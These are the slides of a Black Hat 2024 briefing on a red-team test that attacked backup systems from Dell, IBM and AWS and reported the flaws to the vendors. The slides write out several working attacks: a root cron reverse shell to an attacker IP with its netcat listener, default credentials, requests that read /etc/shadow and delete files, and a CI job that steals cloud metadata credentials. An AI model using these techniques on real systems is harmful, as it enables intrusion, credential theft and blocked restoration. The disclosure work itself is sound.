



**black hat**<sup>®</sup>  
USA 2024

**AUGUST 7-8, 2024**  
BRIEFINGS

# **Are Your Backups Still Immutable, Even Though You Can't Access Them?**

Speaker(s):

Rushank Shetty    Ryan Kane

---

# INTRO

whoami

Data Immutability Background

Vendor Case Studies

Recommendations

The Why

Q/A

---

# WHOAMI

## Ryan Kane

Northwestern Mutual

Pen Tester / Red Teamer

CypherCon Volunteer (MKE, WI)

## Rushank Shetty

Northwestern Mutual


Pen Tester / Red Teamer

First-time Black Hat Attendee / Presenter



---

# BACKUPS AS A TARGET



Backups targeted by Ransomware groups

Prevent Restoration = Force Payment

e.g., Alphv / Alpha Spider destroy backups

- using Disk Wipe

- delete Azure Compute snapshots

source: CrowdStrike CSIT-23328 – Analysis of Tactics, Techniques, and Procedures Used by ALPHA SPIDER Affiliates in 2023

---

# DATA IMMUTABILITY

Write-Once, Read-Many (WORM)

Retention Lock / Vault Lock

Governance Mode vs Compliance Mode

Even root / admin cannot modify data



---

# TESTING



Why is it needed?

- Ransomware Resilience
- Enterprise Relies on Solutions
- Timely Recovery

Our Expectations

Attack Immutability?

Attack Server / App Infrastructure

---

# OUR TESTED SOLUTIONS

## Physical Appliances

1. Dell EMC – DataDomain
2. IBM - DS8000

## Cloud Service

3. AWS Backup





Target: Dell EMC

DataDomain OS

(DDOS... yes, it's called that)

Retention-Lock Compliance Enabled  
(RLCE)

NOTE: Product solution is now called Dell PowerProtect DD



---

# ENVIRONMENT

## DD Shell (DDSH)

- Jailed Session
- Locked down shell

## System Engineer (SE) Mode

## Users / Access

- Vaulted AD Accounts – Admin, ceded access
- Local Accounts - root, sysadmin, secuser, ddboost

## Bash shell – Dell Key Required

---


```
sysadmin@██████# system bash enter
```

```
This command requires authorization by a user having a 'security' role.  
Please present credentials for such a user below.
```

```
Username: secuser
```

```
Password:
```

```
Use existing "Bash Key" or get "Bash Key" from DD-Support by providing the following Bash Key signature.  
This value remains in effect for four hours after which a new Bash Key signing request must be used.  
Enter Bash Key: █
```






```
sysadmin@██████# system bash enter
```

```
This command requires authorization by a user having a 'security' role.  
Please present credentials for such a user below.
```

```
Username: secuser
```

```
Password:
```

```
Use existing "Bash Key" or get "Bash Key" from DD-Support by providing the following Bash Key signature.  
This value remains in effect for four hours after which a new Bash Key signing request must be used.  
Enter Bash Key: █
```



TURN YOUR KEY, SECUSER!



---

## Viewing options / reading documentation Failures

# DISCOVERY

```
drwxr-sr-x 2 sysadmin admin 4096 Apr 28 16:54 sysadmin
SE@ ## reg set config.crontab.db_handler = "* * * * * root touch /ddr/var/home/ryan/ryanwashere.txt"
SE@ ## se ls -al home/ryan
total 20
drwxr-x--- 2 ryan users 4096 Aug 3 14:19 .
drwxrwsr-x 7 root root 4096 Aug 3 14:19 ..
-rw-r--r-- 1 ryan users 18 Apr 28 18:59 .bash_logout
-rw-r--r-- 1 ryan users 193 Apr 28 18:59 .bash_profile
-rw-r--r-- 1 ryan users 231 Apr 28 18:59 .bashrc
SE@ ## se ls -al home/ryan
total 20
drwxr-x--- 2 ryan users 4096 Aug 7 14:00 .
drwxrwsr-x 7 root root 4096 Aug 3 14:19 ..
-rw-r--r-- 1 ryan users 18 Apr 28 18:59 .bash_logout
-rw-r--r-- 1 ryan users 193 Apr 28 18:59 .bash_profile
-rw-r--r-- 1 ryan users 231 Apr 28 18:59 .bashrc
-rw-r--r-- 1 root root 0 Aug 7 14:00 ryanwashere.txt
```



---

# EXPLOIT

Using SE Mode to modify config with bash reverse shell:

```
reg set config.crontab.db_handler = "* * * * *  
root /bin/bash -i >& /dev/tcp/<attacker  
IP>/<attacker port> 0>&1"
```

Netcat listener on attacker box

Pwned!



# DDOS Server

# Attack Box

```
This command requires authorization by a user having a 'security' role.  
Please present credentials for such a user below.
```

```
Username:
```

```
pentest@██████████3# priv set se
```

```
Enter system password:
```

```
SE@██████████## reg set config.crontab.db_handler = "* * * * * root /bin/bash -i >& /dev/tcp/172.25.153.155/9999 0>&1"
```

```
SE@██████████## reg show config.crontab
```

```
config.crontab.bios_txt_log = 0 6 * * * root /ddr/bin/bios_txt_log.sh  
config.crontab.cifs_stats = */10 * * * * root /ddr/bin/cron_cifs_stats.sh  
config.crontab.corechunkfile_delete = 0 0 * * * root find /ddr/var/core/chunks -maxdepth 1  
-type f -mtime +1 -delete  
config.crontab.corefile_compress = 1-60/5 * * * * root /ddr/bin/corefile_compress.run  
config.crontab.db_handler = * * * * * root /bin/bash -i >& /dev/tcp/172.25.153.155/9999 0>&1  
1  
config.crontab.export_vdisk = 0 3 * * 0 root /ddr/bin/vdisk_config_export.sh  
config.crontab.hd_backup = 17 12 * * * root /ddr/bin/dd_hd_rdb_tool -b  
config.crontab.hd_prune = 12 12 * * * root /ddr/bin/dd_hd_rdb_tool -p  
config.crontab.hd_restore = 07 12 * * * root /ddr/bin/hdc_restore /ddr/var/log/debug/sm/hd/  
hdal.xlog.1.gz  
config.crontab.kdeadman = */1 * * * * root /ddr/bin/kdeadman.sh  
config.crontab.logrotate = */20 * * * * root /usr/sbin/logrotate /etc/logrotate.conf  
config.crontab.memory_usage = 0,30 * * * * root /ddr/bin/memory_usage.sh  
config.crontab.package_check = 10 2 15 * * root /bin/rpm -V -a > /root/package_check  
config.crontab.qat_monitor = 11 */1 * * * root /ddr/bin/qat_monitor
```

```
the exact distribution terms for each program and the individual files in /usr/share/doc/*/copyright
```

```
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, but it is permitted by applicable law.
```

```
Last login: Thu Sep 7 14:46:51 2023 from ██████████
```

```
(Message from Kali developers)
```

```
We have kept /usr/bin/python pointing to the old python3.6 version to avoid breaking compatibility. Learn how to change this at  
→ https://www.kali.org/docs/general-use/python3/python3-transition/
```

```
(Run: "touch ~/.hushlogin" to hide this message)
```

```
(rushank@██████████-kali)-[~]
```

```
$ sudo rlwrap nc -nlvp 9999
```

```
[sudo] password for rushank:
```

```
Sorry, try again.
```

```
[sudo] password for rushank:
```

```
listening on [any] 9999 ...
```

```
connect to [172.25.153.155] from (UNKNOWN)
```

```
bash: no job control in this shell
```

```
bash-4.2# whoami
```

```
whoami
```

```
root
```

```
bash-4.2#
```



---

## DESTRUCTION(?)

Still can't delete data. Immutable.

Changed local user PWs in /etc/shadow

Removed LDAP conns (vaulted accounts)

## RESULT

Backup team can no longer access DDOS

Restoration Software no longer connected

Restoration of data no longer possible

---





```
[root@ admincmd]# ./nbdevquery -listdp -stype DataDomain -U|grep ^Storage
Storage Server : .com (UP)
Storage Server : .com (UP)
Storage Server : .com (UP)
Storage Server : .com (UP)
Storage Server : (UP)
Storage Server : 06 .com (DOWN)
[root@ admincmd]#
```

---

## **FIX FROM DELL**

Reported Finding to Dell

Fixed as part of DSA-2023-412

SE Mode Deprecated

Cannot change / exploit cron jobs

Even more locked down





Plz don't sue us.

HMC (Hardware Mgmt. Console)

DS8000 (Data Storage)

CSM (Copy Services Manager)

All on same physical hardware / OS

---

# ENVIRONMENT

Target: Only URLs provided

No access granted


Prod Only

- Can't break it
- Can't make changes
- Be careful

“Give it your best shot.”

---





## HMC default creds:

Username	Password
root	passw0rd
hscroot	abc123
customer	cust0mer
CE	serv1cece – Remote Login Disabled (?)
...	

## DS8000 default creds:

Username	Password
secadmin	secadmin
service	serv1cece
engineering	serv1cepe

---

# LEARNING THE ENVIRONMENTS

Default Creds for HMC and DS8000

Ultimate goal - Access CSM

Learn without persistent changes

Spoiler alert – No access to CSM



## Welcome to the Hardware Management Console

CE is not allowed to log on remotely.  
Please contact next level of support if you need to enable remote log in.

User name

Password

← Disabled.



## Welcome to the Hardware Management Console

CE is not allowed to log on remotely.  
Please contact next level of support if you need to enable remote log in.

User name

Password

Developer Tools — HMC2: Hardware Management Console (V9R2)

Inspector Console Debugger Network Style Editor

Search HTML

```
<div class="errorMainLyt">
  <div class="pmcLabel"> ... </div>
  <div class="pmcField"> ... </div>
  <table> ... </table>
  <div class="pmcLabel"> ... </div>
  <div class="pmcPassField"> ... </div>
  <input type="hidden" name="j_newConsole" value="No">
  <div style="text-align: left; margin-bottom: 15px;"> ... </div>
  <div id="tcCheckBoxDiv" style="text-align: left; margin-
display:none;"> ... </div>
  <div class="loginButton" style="margin-bottom: 15px;">
    <input id="submitButton" class="pmcButton" type="submi
name="j_security_check" disabled="disabled"
  </div>
  <div style="text-align: left;"> ... </div>
</div>
</form>
```



https://[redacted]/hmc/connects/mainuiFrameset.jsp



# Hardware Management Console

CE Help | Logoff

Welcome ( [HMC Version](#) )

Use the Hardware Management Console (HMC) to manage this HMC as well as servers, logical partitions, managed systems, and other resources. Click on a link in the navigation pane at the left.

<b>Systems Management</b>	Manage servers, logical partitions, managed systems, and frames; set up, configure, view current status, troubleshoot, and apply solutions.
<b>System Plans</b>	Import, deploy, and manage system plans on the HMC.
<b>HMC Management</b>	Perform management tasks to set up, configure, and customize operations associated with this HMC.
<b>Service Management</b>	Perform service tasks to create, customize and manage services associated with this HMC.
<b>Updates</b>	Perform and manage updates on your system.
<b>Status Bar</b>	View details of status and messages.
<b>Additional Resources</b>	
<b>Guided Setup Wizard</b>	Provides a step-by-step process to configure your HMC.
<b>Installing and configuring the HMC v8 guide</b> (View as HTML)	Provides an online version of <i>Installing and configuring the HMC v8 guide</i> for system administrators and system operators using the HMC.
<b>Managing the HMC v8 guide</b> (View as HTML)	Provides an online version of <i>Managing the HMC v8 guide</i> for system administrators and system operators using the HMC.
<b>Servicing the HMC v8 guide</b> (View as HTML)	Provides an online version of <i>Servicing the HMC v8 guide</i> for system administrators and system operators using the HMC.





---

# DS CLI

Inside DS 8000 application

Small shell inside GUI

Jailed / limited set of commands

Upload or load local script containing commands

## Request

Pretty Raw Hex

```
22
23 -----WebKitFormBoundaryiamSt8shpSNlI4RP
24 Content-Disposition: form-data; name="DSCLIFileInput"; filename="ast.sh"
25 Content-Type: text/x-sh
26
27 #!/bin/bash
28
29 id
30 whoami
31
32 -----WebKitFormBoundaryiamSt8shpSNlI4RP--
33
```

## Response

Pretty Raw Hex Render

```
13 Connection: close
14
15 {
  "clazz": "com.ibm.gem.servlets.DSCLIFileUploadHandler$DSCLIFileUploadJSONResult",
  "success": true,
  "fileName": "ast.sh",
  "fileLocation": "/tmp/embeddedDSCLI/74hNp7Zra8zZZ0V1fKpcAtC/ast.sh"
}
16
```



## Request

Pretty Raw Hex

```
21 {
  "clazz": "com.ibm.evo.rpc.RPCRequest",
  "methodClazz": "com.ibm.gem.dscli.DSCLIRPC",
  "methodName": "executeDSCLICommand",
  "methodArgs": [
    "service HU6ydx",
    "/tmp/embeddedDSCLI/74hNp7Zra8zZZ0V1fKpcAtC/ast.sh",
    "script"
  ]
}
```

## Response

Pretty Raw Hex Render

```
14
15 {
  "clazz": "com.ibm.evo.rpc.RPCResponse",
  "messages": [],
  "result": {
    "clazz": "com.ibm.gem.dscli.beans.DSCLISessionBean",
    "sessionID": "service_HU6ydx",
    "alive": false,
    "redirectErrorStream": true,
    "exitValue": 2,
    "output": "CMMCI9@13E Command: id was not found.\nTip: Enter \"help\" for a list of available commands.\n",
    "error": ""
  },
  "currentUser": "service",
  "currentRole": "IBM service"
}
16
```

## Request

Pretty Raw Hex

```
20
21 {
  "clazz": "com.ibm.evo.rpc.RPCRequest",
  "methodClazz": "com.ibm.gem.dscli.DSCLIRPC",
  "methodName": "executedDSCLICommand",
  "methodArgs": [
    "ryan_uvLw1t",
    "/etc/shadow",
    "script"
  ]
}
```

## Response

Pretty Raw Hex Render

```
15 {
  "clazz": "com.ibm.evo.rpc.RPCResponse"
  "messages": [
  ],
  "result": {
    "clazz": "com.ibm.gem.dscli.beans.DSCLIResponse",
    "sessionID": "ryan_uvLw1t",
    "alive": false,
    "redirectErrorStream": true,
    "exitValue": 2,
    "output":
    "CMMCI9013E Command: root:$6$[REDACTED]
    [REDACTED]:19620:0:99999:7::: was not found.\nTip: Enter \"help\" for a list
    of available commands.\n",
    "error": ""
  },
  "currentUser": "ryan",
  "currentRole": "Security administrator"
}
16
```



## Request

Pretty Raw Hex

```
20
21 {
  "clazz": "com.ibm.evo.rpc.RPCRequest",
  "methodClazz": "com.ibm.gem.dscli.DSCLIRPC",
  "methodName": "removeScript",
  "methodArgs": [
    "/home/ryan/.bashrc"
  ]
}
```

## Response

Pretty Raw Hex Render

```
14
15 {
  "clazz": "com.ibm.evo.rpc.RPCResponse",
  "messages": [
  ],
  "result": {
    "clazz": "com.ibm.gem.dscli.beans.DSCLISessionBean",
    "sessionID": "ryan_uvLw1t",
    "alive": false,
    "redirectErrorStream": true,
    "exitValue": 0,
    "output": "Script file not found: /home/ryan/.bashrc\n",
    "error": ""
  },
  "currentUser": "ryan",
  "currentRole": "Security administrator"
}
```

---

# IMPACT

1. Access with default creds
2. Enumerate files
3. Read 1<sup>st</sup> line of any file (as root)
4. Delete any file (as root)

System Outage?



---

# CHALLENGES

Challenges:

Lack of Non-Prod Env

Testing was felt to not be comprehensive

Possibility for more findings?

Findings (4) reported to IBM PSIRT

Fixes published early March 2024



**AWS Backup**

---

Industry Standard:

- Uses compliance mode
- Uses retention lock

Organizations

- Many accounts
- “POC-Backup” (AWS Backup) account



---

# AWS TESTING METHODOLOGY

Gain Access

Traverse Accounts Using Assume-Role

Escalate Privileges

Delete POC-Backup account?

```
~/docker >  
$ docker pull [REDACTED]:latest  
latest: Pulling from [REDACTED]  
6097bfa160c1: Already exists  
28fbabb27267: Already exists  
e4ebc9af5a59: Already exists  
85f0882a33ae: Already exists  
fbe421fe1821: Already exists  
c6407d9d7248: Already exists  
46495d550032: Already exists  
aec5677d55a4: Already exists  
aca320c6a318: Already exists
```

```
bash-5.1# cat config.json  
{  
  "auths": {  
    [REDACTED]: {  
      "auth": [REDACTED]  
    },  
    [REDACTED]: {  
      "auth": [REDACTED]  
      "email": [REDACTED]  
    }  
  }  
}
```



Admin Area > Runners > [REDACTED] > Edit

Online Group [REDACTED] created 2 months ago

### Details

**Description**

[REDACTED]

### Configuration

Paused  
Stop the runner from accepting new jobs.

Protected  
Use the runner on pipelines for protected branches only.

Run untagged jobs  
Use the runner for jobs without tags, in addition to tagged jobs.

**Maximum job timeout**

[REDACTED]

Enter the number of seconds. This timeout takes precedence over lower timeouts set for the project.

**Tags**

[REDACTED]-runner

You can set up jobs to only use runners with specific tags. Separate tags with commas.

Save changes Cancel

```

stages:
  - testing

testing:
  stage: testing
  tags:
  #- [REDACTED]
  #- [REDACTED]
  #- [REDACTED]
  - [REDACTED]-runner
  script:
    - wget [REDACTED]/releases/latest/download/curl-amd64 -O curl
    - chmod a+x curl
    - >

```

```

TOKEN=`./curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"` && ./curl -H "X-aws-ec2-metadata-token: $TOKEN" -v
http://169.254.169.254/latest/meta-data/iam/security-credentials/[REDACTED]-runner-prod

```






aws **[REDACTED]**-management  
servicerole

Cloud Account **[REDACTED]**-POC

Provider ID **[REDACTED]**

Resource ID servicerole:**[REDACTED]**

Direct Link <https://console.aws.amazon.com/iam/home...>

ID (ARN) arn:aws:iam::**[REDACTED]**:57:role/or... 

Region N/A

Date Discovered 2021-07-27

Latest Harvest 2024-01-10 (23:22) UTC

Properties (4) Actions (2) Tags (6) Insight Findings (0) Source Documents Related Resources (0) Activity Inline Policies **IAM Policy**

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Action": "sts:AssumeRole",
6       "Effect": "Allow",
7       "Principal": {
8         "AWS": [
9           "arn:aws:iam::[REDACTED]:13:role/[REDACTED]-deployer",
10          "arn:aws:iam::[REDACTED]:68:role/[REDACTED]-runner-prod"
11        ]
12      }
13    }
14  ]
15 }
```

aws **[redacted]-management**  
servicerole

Cloud Account **[redacted]-POC**

Provider ID **[redacted]**

Resource ID servicerole:**[redacted]**

Direct Link [https://console.aws.amazon.com/iam/home?#/roles/\[redacted\]](https://console.aws.amazon.com/iam/home?#/roles/[redacted])

Actions (2) Tags (6) Insight Findings

2 Policies
